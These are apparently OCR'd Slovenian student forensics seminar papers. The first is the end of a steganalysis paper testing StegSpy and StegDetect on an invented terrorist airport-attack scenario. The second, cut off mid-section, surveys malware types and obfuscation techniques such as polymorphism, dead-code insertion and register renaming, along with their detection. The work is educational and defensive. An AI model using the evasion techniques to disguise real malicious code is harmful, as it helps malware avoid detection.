StegoBreak je orodje, namenjeno kriptoanalizi, saj je namenjeno pridobivanju gesel, uporabljenih za kriptiranje skritih podatkov v steganografskem mediju. Orodje ima shranjen velik slovar gesel, ki pa ga lahko preiskovalci dopolnijo s svojimi, predvsem ko gre za neangleško govorečega osumljenca. Če je osumljenec sam predal geslo preiskovalcem, lahko s tem orodjem preverijo njegovo pravilnost in izvlečejo skrite podatke iz nosilca. [2]



Slika 16: Uporabniški vmesnik orodja StegoWatch.

5.2.2 *StegSpy*

Prvo orodje, ki smo ga preizkusili v našem testu, je StegSpy. To orodje je prosto dostopno in po avtorjevem opisu sodeč v stalnem razvoju. Trenutno omogoča detekcijo steganografskih medijev, ustvarjenih z nekaterimi verzijami steganografskih orodij:

- Hiderman
- JPHideandSeek
- Masker
- JpegX
- Invisible Secrets


Vsa ta orodja skrivajo podatke predvsem v nosilce tipa JPEG, kar dodatno olajša iskanje le teh. Orodje ima uporabniški vmesnik, ki omogoča analizo le enega medija naenkrat, zato je delo s tem orodjem lahko zelo zamudno, če moramo analizirati večje število sumljivih medijev. Poleg prisotnosti skritih podatkov v nosilcu in uporabljenega algoritma za steganografijo nam StegSpy izpiše tudi lokacijo skritih podatkov v nosilcu.

5.2.3 *StegDetect*

StegDetect je prav tako prosto dostopno orodje za avtomatizirano odkrivanje steganografskih medijev. Za razliko od StegSpy-a ta program omogoča pregled velikega števila medijev naenkrat. Poženemo ga lahko iz ukazne vrstice ali iz uporabniškega vmesnika xSteg, oba sta prikazana na sliki 17. To orodje zazna prisotnost skritih podatkov v nosilcu skritih z uporabo sledečih algoritmov:

- Jsteg
- JPHideandSeek
- Invisible Secrets
- OutGuess 01.3b
- F5
- AppendX
- Camouflage

Dodano ima tudi kripto orodje Stegbreak, ki izvaja slovarski napad na podatke, kriptirane med postopkom skrivanja z algoritmi Jsteg, OutGuess in JPHide. Ta orodje ne omogoča razširitve slovarjev.



Slika 17: StegDetect in uporabniški vmesnik xsteg.

5.3 Preizkus orodij StegSpy in StegDetect

Za izvedbo preizkusa smo si izmislili primer teroristične skupine, ki želi napasti letališče. Med sabo si želijo poslati zemljevid letališča in daljši besedili z navodili napada, čez nekaj dni pa še krajše besedilo s točnim dnem in uro napada. Zemljevid in daljši besedili skrijejo v JPEG sliko veliko 2MB imenovano london.jpg, krajše besedilo pa v sliko velikosti 33kB imenovano google.jpg. Ker gre za test delovanja stegoanalitičnih orodij, smo podatke skrili z uporabo več algoritmov:

- JPHideandSeek
- Jsteg

- OutGuess

Z vsakim orodjem smo analizirali vseh 12 slik in dobili naslednje rezultate. V stolpcih s preizkušenimi orodji so našteti algoritmi, ki jih je orodje zaznalo. Če algoritem ni naveden, pomeni, da orodje ni zaznalo skritih podatkov, skritih s tem algoritmom.

Nosilec	Podatki	StegDetect	StegSpy
london.jpg (2MB)	map.gif (9kB)	Jsteg, OutGuess	JPHide
london.jpg (2MB)	besedilo (8kB)	Jsteg, OutGuess	JPHide
london.jpg (2MB)	besedilo (1kB)	Jsteg	JPHide
google.jpg (33kB)	besedilo (0,5kB)	/	/

Tabela 1: Rezultat preizkusa orodij.

Iz rezultatov v tabeli 1 lahko na hitro razberemo, da na samo delovanje orodij močno vpliva količina skritih podatkov v nosilcu, saj nobeno orodje ni zaznalo 0,5kB skritih podatkov. Sama velikost v tem primeru niti ni toliko pomembna. Omeniti gre tudi, da vsi uporabljeni algoritmi veljajo za starejše. Novejši algoritmi omogočajo boljše načine skrivanja podatkov in drobljenje skritih podatkov na večje število nosilcev. Pri uporabi teh algoritmov so takšna orodja neučinkovita. Poleg tega pa ta orodja samo zaznajo prisotnost skritih podatkov, nobeno pa ne omogoča njihove izločitve iz nosilca, kaj šele njihovo razbitje če so zakriptirani.

6. ZAKLJUČEK

V seminarski nalogi smo skušali zajeti čim več vej steganografije. Obravnavali smo steganografijo na splošno, zajeli nekaj zgodovine ter se v sami nalogi posvetili trem vejam steganografije: skrivanju podatkov v slikah, zvoku ter v datotečnih sistemih. Obravnavali smo tudi stegoanalizo ter metode in orodja za detekcijo le-te. Kar zadeva steganografije v slikah, smo obravnavali napredne tehnike, pri detektiranju skrivnih sporočil. Pokazali smo, kako lahko s filtriranjem slik v frekvenčnem prostoru, v frekvenčni spekter skrijemo sporočilo. Pokazali smo tudi, kako lahko prikaz močnostnega spektra razkrije določene zakonitosti v sliki, ki jih v običajni domeni ne bi opazili. V nalogi smo opisali tudi različne tehnike skrivanja sporočil v nekompresirane zvočne datoteke, pod drobnogled vzeli metodo kodiranja v najmanj pomembne bite LSB in implementirali algoritem, ki uspešno skriva sporočila po tej metodi. Obravnavali smo tudi skrivanje podatkov v datotečnem sistemu FAT in implementirali namensko orodje.

Za nadaljevanje dela bi obravnavali še skrivanje v kompresirane zvočne formate (mp3), raziskali tehnike za skrivanje v druge datotečne sisteme (NTFS) in ostale tehnike skrivanja podatkov v digitalne slike.

7. REFERENCE

[1] Provos, N., Honeyman, P., 2003. Hide and Seek: An Introduction to Steganography. IEEE Security and Privacy Magazine.

[2] Stego Suite™ - Discover the Hidden, http://www.wetstonetech.com/cgi-bin/shop.cgi?view,1 (dostopano 1. 5. 2013)

[3] Steganography. URL: http://en.wikipedia.org/wiki/Steganography (dostopano 20. 4. 2013)

[4] Aigal, P., Vasambekar, P., 2012. Hiding data in wave files. URL: http://research.ijcaonline.org/icrtitcs2012/number6/icrtitcs1391.pdf (dostopano 27. 4. 2013)

[5] Adhiya, K. P., Swati, A. P., 2012. Hiding Text in Audio Using LSB Based Steganography. URL: http://www.iiste.org/Journals/index.php/IKM/article/view/1782/1735 (dostopano 27. 4. 2013)

[6] A few tools to discover hidden data. URL: http://www.guillermito2.net/stegano/tools/index.html (dostopano 1. 5. 2013)

[7] Stego Suite™ - Discover the Hidden. URL: http://www.wetstonetech.com/cgi-bin/shop.cgi?view,1 (dostopano 1. 5. 2013)

[8] Slack space. URL: http://www.obsidianforensics.com/blog/tag/file-slack/ (dostopano 29. 4. 2013)

[9] Data cluster. 2013. URL: http://en.wikipedia.org/wiki/Data_cluster (dostopano 29. 4. 2013)

[10] VFAT Long File Names. URL: http://www.maverick-os.dk/FileSystemFormats/VFAT_LongFileNames.html (dostopano 29. 4. 2013)


[11] 8.3 filename. URL: http://en.wikipedia.org/wiki/8.3_filename (dostopano 29. 4. 2013)

[12] Microsoft EFI FAT32 File System Specification. URL: http://msdn.microsoft.com/en-us/library/windows/hardware/gg463080.aspx (dostopano 30. 4. 2013)


[13] Russ, J. C., Russ, J. C., 2007. Introduction to Image Processing and Analysis. CRC Press.

APPENDIX


A. FREKVENčNA DOMENA SLIK



Slika 18: Osnovna slika.




Slika 19: Močnostni spekter po transformaciji.



Slika 20: Interpretacija močnostnega spektra.


Slika 21: Osnovna slika.



Slika 22: Močnostni spekter rdečega barvnega kanala.

Slika 24: Rezultat filtriranja.


Slika 23: Maska.



Slika 25: Močnostni spekter rdečega kanala.

Slika 27: Rezultat filtriranja.

Slika 26: Maska.



Slika 28: Močnostni spekter rdečega kanala.

Prikrivanje in detekcija zlonamerne kode

Računalniška forenzika 2012/13
Seminarska naloga

Anže Brvar Andrej Čopar Anže Žitnik

POVZETEK

V tej seminarski nalogi predstavimo in na kratko opišemo viruse, črve, trojanske konje in vso ostalo zlonamerno kodo, ki je ena največjih groženj varnosti na internetu. V nadaljevanju podrobneje opišemo tehnike prikrivanja zlonamerne kode in predstavimo trende v prihodnosti. Na koncu predstavimo še nekaj tehnik detekcije zlonamerne kode in bolj podrobno opišemo enega izmed načinov na znanem črvu Netsky.

Ključne besede

virus, črv, botnet, malware, zlonamerna koda, prikrivanje, detekcija, antivirusni program

1. UVOD

Zlonamerna koda (ang. *malware, malicious software*) so programi, namenjeni motenju delovanja sistemov, zbiranju zasebnih podatkov, ali pridobivanju dostopa do tujih računalniških sistemov. Vključuje viruse, črve, trojanske konje, zbiralce gesel, oglaševalsko programsko opremo itn. Programi, ki vsebujejo zlonamerno kodo, se v računalništvu pojavljajo že nekaj desetletij, danes pa predstavljajo eno največjih groženj varnosti na internetu.

Za potrebe odkrivanja zlonamerne kode je razlikovanje med vrstami zlonamerne kode do neke mere relevantno, vendar bomo v okviru te naloge le na kratko predstavili različne vrste, nato pa se bomo osredotočili na skupno lastnost vseh, to je poskušanje prikritja. Namen prikrivanja kode je oteževanje njene prepoznavnosti, predvsem z namenom preprečitve avtomatskega zaznavanja.

V zadnjem delu naloge predstavimo različne tehnike detekcije in podrobno opišemo zgradbo modela, ki temelji na detekciji s pomočjo beleženja sistemskih klicev. Zlonamerno kodo lahko v grobem razdelimo v skupine, naštete v nadaljevanju.

1.1 Virusi

Virus je majhen program s škodljivimi nameni, ki ima možnost repliciranja samega sebe. V primeru metamorfnega virusa se lahko zlonamerna koda med repliciranjem tudi spreminja. Podobno vlogo kot gostitelj pri bioloških virusih, si računalniški virus izbere izvedljivo datoteko, kamor doda zlonamerno kodo. Ko je okužena datoteka zagnana, se zažene tudi škodljiva koda. Virusi se ponavadi širijo preko omrežja ali preko okuženih naprav (USB naprav, disket, ...). Ponavadi se nahajajo v binarnih izvedljivih datotekah (npr. .COM, .EXE, .PE), zagonskih odsekih (ang. *boot records*), particijskih tabelah, skriptnih datotekah, dokumenti z makroji ali v registrih.

1.2 Črvi

Črv je program z možnostjo repliciranja samega sebe. Za razliko od virusov črvi ne potrebujejo datoteke kamor bi se skrili, ampak so samostojni procesi. Lahko motijo delovanje omrežne infrastrukture, največkrat pa se preko nje tudi replicirajo. Drugi škodljivi učinki so brisanje datotek, enkripcija datotek z namenom izsiljevanja ali pošiljanje neželene elektronske pošte. Primeri znanih črvov so Sasser, MyDoom, Blaster in Melissa.

1.3 Zbiralci gesel

Zbiralci gesel (ang. *spyware*) je pojem za opis programske opreme, ki opazuje in zbira osebne podatke o uporabniku. To so lahko pogosto obiskane spletne strani, e-poštni naslovi, številka kreditne kartice ali poročilo o pritisnjenih tipkah. Najpogosteje se namestijo v sistem skupaj z brezplačno ali poskusno (ang. *trial*) programsko opremo.

1.4 Oglaševalska prog. oprema

Oglaševalska progr. oprema (ang. *adware*) predvaja, prikazuje ali prenaša oglase proti volji uporabnika. Ta oblika zlonamerne kode je ponavadi vgrajena v brezplačno programsko opremo. Poleg oglaševanja lahko razvijalci zlonamerne kode z njo tudi spremljajo aktivnosti uporabnikov brezplačne programske opreme.

1.5 Trojanski konji

Trojanski konji se obnašajo kot avtentična programska oprema (npr. ukazna vrstica, prijavno okno), v ozadju pa napadalcu pošiljajo gesla, ki mu omogočijo oddaljeni dostop do žrtvinega računalnika. Druge škodljive aktivnosti so lahko beleženje aktivnosti, onemogočanje določenih storitev ali poškodovanje oz. brisanje datotek.

1.6 Botnet

Botnet ali omrežje računalniških robotov je oddaljeno nadzorovana programska oprema oz. zbirka avtonomnih programskih robotov. Večinoma so to različice črvov ali trojanskih konjev, ki so pod nadzorom napadalca. Napadalci jih izkoriščajo v namene pošiljanja zlonamerne kode ali neželjenih sporočil preko elektronske pošte in za izvajanje DDOS napadov. Osnovne različice botnetov komunicirajo z napadalcem, naprednejše pa komunicirajo med sabo (P2P).

1.7 Rootkit

Rootkit je oblika zlonamerne kode, ki je namenjena skrivanju obstoja zlonamerne kode z uporabo metod detekcije in zagotavljanju nepooblaščenega privilegiranega dostopa do sistema. Tovrstna zlonamerna koda je lahko nameščena s pomočjo administratorskega dostopa do sistema ali preko izkoriščanja varnostnih lukenj. Glavna težava odkivanja tega tipa zlonamerne kode je priviligiran dostop, ki omogoča spreminjanje poljubnih datotek na sistemu, celo programske opreme za detekcijo.

1.8 Crimeware

Crimeware je skupina zlonamerne programske kode, ki je načrtovana posebej za krajo identitete za namene dostopa do spletnih in bančnih računov, ter odtujitve denarnih sredstev ali prenosa sredstev preko ukradenega računa. Lahko omogoča tudi oddaljeno spremljanje pritisnjenih tipk, oddaljeni dostop do sistema ali preusmerjanje uporabnika na ponarejene spletne strani finančnih ustanov.

2. PRIKRIVANJE ZLONAMERNE KODE

Prikrivanje kode je postopek, ki naredi programe težje razumljive, da bi se lažje izognili programom, ki odkrivajo zlonamerno kodo. Protivirusni programi in podobni detektorji zlonamernih programov poskušajo le-te odkriti tako, da jih primerjajo z že znanimi programi v njihovi bazi. Zato se zlonamerni programi poslužujejo tehnik, ki spreminjajo program, tako, da jih je težje prepoznati, pri tem da njihova funkcionalnost ostane enaka. V tem poglavju bomo predstavili različne tehnike prikrivanja programov, kot jih opisuje članek [2].

2.1 Kriptirana in spreminjajoča se koda

2.1.1 Kriptirana koda

Prvi pristop k izogibanju detekciji protivirusnih programov je uporaba kriptiranja. Programi, ki uporabljajo ta način, so navadno sestavljeni iz dekriptorja in kriptiranega glavnega programa. Dekriptor pred vsakim izvajanjem programa letega pridobi iz kriptiranega dela kode. Vsakič, ko tak zlonameren program okuži nov sistem, se telo programa zakriptira z drugim ključem, in tako spremeni podpis programa. S stališča piscev zlonamernih programov je problem tega pristopa, da dekriptor programa vedno ostane enak, to pa omogoča protivirusnim programom detekcijo tovrstne kode glede na strukturo dekriptorja.

2.1.2 Polimorfna koda

Da bi se izognili pomanjkljivostim običajnih kriptiranih programov, so pisci zlonamernih programov razvili tehnike, pri katerih lahko programi spreminjajo svoje dekriptorje skozi generacije. Nekateri zgodnejši tovrstni zlonamerni programi so imeli na voljo le nekaj deset različnih dekriptorjev, ki so jih skozi generacije naključno spreminjali. Kasneje so se začeli posluževati naprednejših tehnik spreminjanja kode. Taki, polimorfni programi, lahko generirajo mnogo različnih dekriptorjev s pomočjo tehnik, kot so vstavljanje mrtve kode, prenaslavljanje registrov itn.
Kljub temu, da polimorfni programi lahko uspešno prelisičijo običajno detekcijo na podlagi podpisa kode, pa je za detekcijo uporabno njihovo konstantno telo, ki se pojavi po dekripciji. Da bi izkoristili to pomanjkljivost, protivirusni programi uporabljajo emulacijo, to je izvrševanje preiskovanih programov v tako imenovanem peskovniku (*sandbox*), ki preprečuje, da bi morebiten zlonameren program povzročil škodo na sistemu. Ko se telo programa dekriptira in naloži v pomnilnik, se lahko na njem uporabijo klasične tehnike detekcije.
Tovrstni tehniki detekcije pa so se lahko v preteklosti zlonamerni programi izognili z nekaterimi enostavnimi ukrepi, ki so protivirusni program zaposlili do te mere, da je ta prenehal s preiskovanjem te kode. Takemu izogibanju pravimo ščitenje (*armoring*). Primer takega ukrepa je lahko zanka na začetku programa, ki dolgo časa ne naredi ničesar. Protivirusni programi so v tistem času (srednja devetdeseta leta), da bi prihranili čas, izvajali le prvih nekaj ukazov preiskovanega programa, zato so se nekateri programi lahko izognili detekciji. Na podoben način so se lahko izognili z uporabo operacij s plavajočo vejico ali drugih operacij, ki jih protivirusni emulatorji morda niso podpirali ali pa jih niso izvajali, ker so bile računsko prezahtevne. Z razvojem zmogljivejših osebnih računalnikov so si tudi protivirusni programi lahko privoščili boljše pregledovalnike, ki pa se lahko spopadajo z omenjenimi tehnikami ščitenja zlonamernih programov.

2.1.3 Metamorfna koda

Kot izboljšava tehnik prikrivanja, predstavljenih v prejšnjem odstavku, se je uveljavila tako imenovana metamorfna koda. Razlika je, da se pri tej, za razliko od polimorfnih programov, med generacijami ne spreminjajo le dekriptorji, temveč tudi samo telo programa. Taki programi uporabljajo tehnike, opisane v naslednjem podpoglavju s spreminjanjem svoje kode na način, da deluje enako, čeprav izgleda vsakič nekoliko drugače. Ker taki programi nikoli ne uporabljajo konstantnih teles, jih je protivirusnim programom mnogo težje odkriti. Metamorfni zlonamerni programi so se prvič pojavili leta 1998 in so pomenili pomemben korak naprej v razvoju prikrite zlonamerne kode ter postavili nove smernice razvoja protivirusnih programov.


2.2 Tehnike prikrivanja kode

Preoblikovanje kode je ena izmed najbolj enostavnih oblik prikrivanja, ki se izogne detekciji s podpisi. Zato, da je algoritem detekcije učinkovit v realnih primerih, mora razvozlati različne metode prikrivanja in ostalih preoblikovanj programov, ki jih uporabljajo pisci zlonamerne programske opreme. V nadaljevanju bomo predstavili najbolj pogoste tehnike, ki se danes uporabljajo za prikrivanje škodljivih programov.


2.2.1 Vstavljanje mrtve kode

Vstavljanje mrtve kode je ena bolj enostavnih tehnik prikrivanja, ki v program vstavi NOP ukaze in mu tako spremeni

podpis obenem pa ohrani njegov potek izvajanja. Primer kode, ki smo jo na tak način spremenili je na sliki 2, na sliki 1 pa je prikazana originalna koda pred vstavljanjem NOP ukazov. Protivirusni programi, ki se ozirajo na primerjavo podpisov lahko ta problem rešijo tako, da pred računanjem podpisa odstranijo NOP ukaze.




Slika 1: Primer originalne kode.



Slika 2: Vstavljanje NOP ukazov.

Vendar za otežitev detekcije lahko pisci zlonamernih programov vstavijo cele bloke kode, ki ne spremenijo programa. Temu primerno moramo tudi detekcijo izboljšati. Protivirusni programi tako prikrit program detektirajo tako, da zaporedja ukazov primerjajo z vnosi v NOP zbirkah. To je zbirka zaporedij ukazov, za katere vemo, da ne spremenijo delovanja programa. Obstoječe vzorce v zbirki primerjamo z zaporedji v analizirani kodi. Primeri takih zaporedij se razlikujejo od bolj enostavnih, na primer prištevanje ničle, kombinacija increment in decrement, push/pop kombinacija do bolj zapletenih zaporedij, kot na primer zaporedje na sliki 3. Program za detekcijo lahko razširimo, da namesto odstranitve posameznih NOP ukazov odstrani vse vzorce mrtve kode in šele nato primerja podpise zlonamernih programov.

Z metodami vstavljanja mrtve kode se spopadamo tudi tako, da računamo doseg vrednosti spremenljivk v registrih in pogledamo, če smo nastavljene vrednosti kdaj uporabili. V




Slika 3: Vstavljanje mrtvega odseka kode.

primeru, če imamo 2 zaporedna ukaza `mov eax,eox`, potem prvi predstavlja mrtvo kodo, saj smo vrednost v registru prepisali, preden smo prejšnjo uporabili.

2.2.2 *Prenaslavljanje registrov*

Prenastavljanje registrov je tehnika, ki spreminja uporabljene registre tekom generacij, obenem pa izvajanje programa ostane enako. Da ostane izvajanje enako, ni treba, da v celotnem programu zamenjamo imena registrov. Dovolj je, če so posamezne substitucije registrov med seboj neodvisne, oziroma je doseg spremenljivke, ki se hrani v registru, manjši od obsega substitucije. Doseg spremenljivke se konča, ko v isti register zapišemo drugo neodvisno spremenljivko. Primer prenaslavljanja registrov je prikazan na sliki 4.



Slika 4: Prenaslavljanje registrov glede na sliko 1.


Metode prenaslavljanja registrov ne moremo detektirati s primerjavo podpisov, dokler podpis računamo z iskanjem specifičnih registrov. To metodo prikrivanja lahko razrešimo, če primerjamo med seboj predloge programov, ne pa določenih ukazov. Predloge dobimo tako, da neinterpretiranim spremenljivkam določimo programske registre in spominske lokacije med samo analizo. Ukazi, ki uporabljajo isti register, bodo imeli v predlogi enak simbol, zato smo s tako analizo tehniko prenaslavljanja registrov učinkovito izničili.

2.2.3 *Spreminjanje vrstnega reda metod*

Spreminjanje vrstnega reda metod je tehnika, ki spremeni prvotno kodo tako, da premeša vrstni red metod v programu. Tak način lahko generira $n!$ različnih programov, kjer je n število metod v programu. Protivirusni programi z uporabo primerjav osnovanih na podpisih programov takega prikritja ne zaznajo. Tako metodo lahko učinkovito detektiramo tako, da brezpogojnim skokom v pomnilniku (ukaz `jmp`) namesto statične lokacije priredimo simbol. Klici iste funkcije bodo imeli v taki analizi vedno isti simbol, kar pomeni, da je mešanje vrstnega reda funkcij pri taki detekciji povsem neučinkovito.

2.2.4 *Zamenjava ukazov z enakovrednimi*

Zamenjava ukazov z enakovrednimi je metoda, pri kateri zamenjamo obstoječe ukaze z ukazi iz množice enakovrednih ukazov. Program lahko spremenimo tako, da ukaz `xor` nadomestimo z ukazom `sub`, `mov` pa lahko nadomestimo s `push` oziroma `pop`, kot je prikazano na sliki 5. Dodajanje vrednosti 1 registru X lahko dosežemo z več ukazi: `inc X`, `add X, 1` in `sub X, -1`. Če imamo na voljo zbirko takših kombinacij ukazov, lahko ta tehnika v kratkem času učinkovito spremeni kodo programa.




Slika 5: Zamenjava ukazov iz slike 1 z ekvivalentnimi.

Protivirusni programi lahko to metodo detektirajo, če med analizo upoštevajo vpliv programa, ne pa vrste ukazov. Obstajajo algoritmi [3], ki kodo normalizirajo v vmesno reprezentacijo, ki razbije dele kode na semantično neodvisne operacije. Predlogo, ki jo dobimo, primerjamo s predlogami že obstoječih zlonamernih programov in če se reprezentacija kode ujema, potem smo našli program z enakim izvajanjem, vendar spremenjenimi ukazi.


2.2.5 *Spreminjanje zaporedja ukazov*

